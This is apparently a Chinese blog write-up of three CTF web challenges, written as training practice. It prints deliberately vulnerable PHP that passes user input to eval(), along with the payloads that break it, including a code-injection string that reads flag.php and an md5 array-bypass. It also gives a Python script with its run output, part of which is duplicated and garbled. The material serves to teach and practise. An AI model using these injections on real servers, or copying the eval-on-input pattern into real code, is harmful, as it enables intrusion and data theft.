i-春秋选手训练营-web训练

原创

今天也要美美哒 于 2020-12-20 08:58:22 发布 199 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_45871855/article/details/111401084

10pt

“百度杯”CTF比赛 2017 二月场

Misc web 爆破-1

PHP一个比较有意思的变量!$GLOBALS：一个包含了全部变量的全局组合数组。变量的名字就是数组的键。

```php
<?php include "flag.php"; //包含flag.php这个文件
$a = @$_REQUEST['hello']; //$a这个变量请求变量hello的值
if(!preg_match('/^\w*$/',$a )){ //正则表达式，匹配字符串，\w表示字符+数字+下划线，*代表有若干个\w字符组成。
  die('ERROR');//不匹配则输出ERROR }
  eval("var_dump($$a);"); //如果匹配输出\$\$a的值
  //var_dump()会返回数据变量的类型和值
  show_source(__FILE__);
 ?>
```

传 /?hello=GLOBALS

得flag

Misc Web 爆破-2

var_dump()会返回数据变量的类型和值

eval()会把字符串当作php代码

```php
<?php
include "flag.php";//包含flag.php这个文件
$a = @$_REQUEST['hello'];//$a这个变量请求变量hello的值
eval( "var_dump($a);");//如果匹配输出$a的值
show_source(__FILE__);
```

方法一：传入：?hello=file('flag.php')

方法二：传 ?hello=);show_source('flag.php');var_dump(

得flag

Misc Web 爆破-3

```php
<?php
error_reporting(0);//规定报告哪个错误
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

一开始nums为0，接收的value变量，要满足value数组的前两个数和whoaimi变量相同并且md5加密后的value变量为0（这个可以用MD5无法处理数组的漏洞）

也就是第一次，传入变量?value[]=ea，因此value[0]=ea 与whoami想等,所以nums++ (如果value[]=ea&value=es的话，value[0].value[1]=eaes)

然后随意A-Z+A-Z，写个脚本，把显示出来的两个随机衣服在value[]=xx传值进去，直到输出flag
变量str_rand的值是2位小写字母
如果SESSIONS中的whoami参数和参数value的值相等，并且md5()函数处理后的变量value的第5位开始往后4位等于0，nums就会加1，whoami的值就也会更新，当nums大于10的话，就能得到flag了

数组可以绕过md5的这个判断，因为md5()函数处理一个数组会返回null，null==0

第一次传参，?value[]=ea

python脚本跑一下


```
import requests

s = requests.session()

strs = ['abcdefghijklmnopqrstuvwxyz']

url = "http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value[]=ea"
r = s.get(url)

for i in range(10):
    url_1 = "http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value[]=" + r.text[:
2]
    r = s.get(url_1)
    print(r.url)
    if 'flag{' in r.text:
        print(r.text)
```


import requests
s = requests.session()
strs = ['abcdefghijklmnopqrstuvwxyz']
url = "http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value[]=ea"
r = s.get(url)
for i in range(10):
for i in range(10)
Run: Misc_Web3
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=tx
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=je
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=wa
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=qd
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=we
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=zu
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=lu
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=on
blflag{9c78683f-2370-4bd0-abba-a49cb8a1185b}<code>
<?php
error_reporting(0);<
</code>
http://44cf88a78da241249ca10151b2462cc4e2c1c96da6dc4c5a.changame.ichunqiu.com/?value%5B%5D=bl
khflag{9c78683f-2370-4bd0-abba-a49cb8a1185b}<code>
<?php
error_reporting(0);<
</code>
进程已结束，退出代码 0
Terminal
Python Console
4: Run
6: TODO
Event Log
https://blog.csdn.net/weixin_45871855

得到flag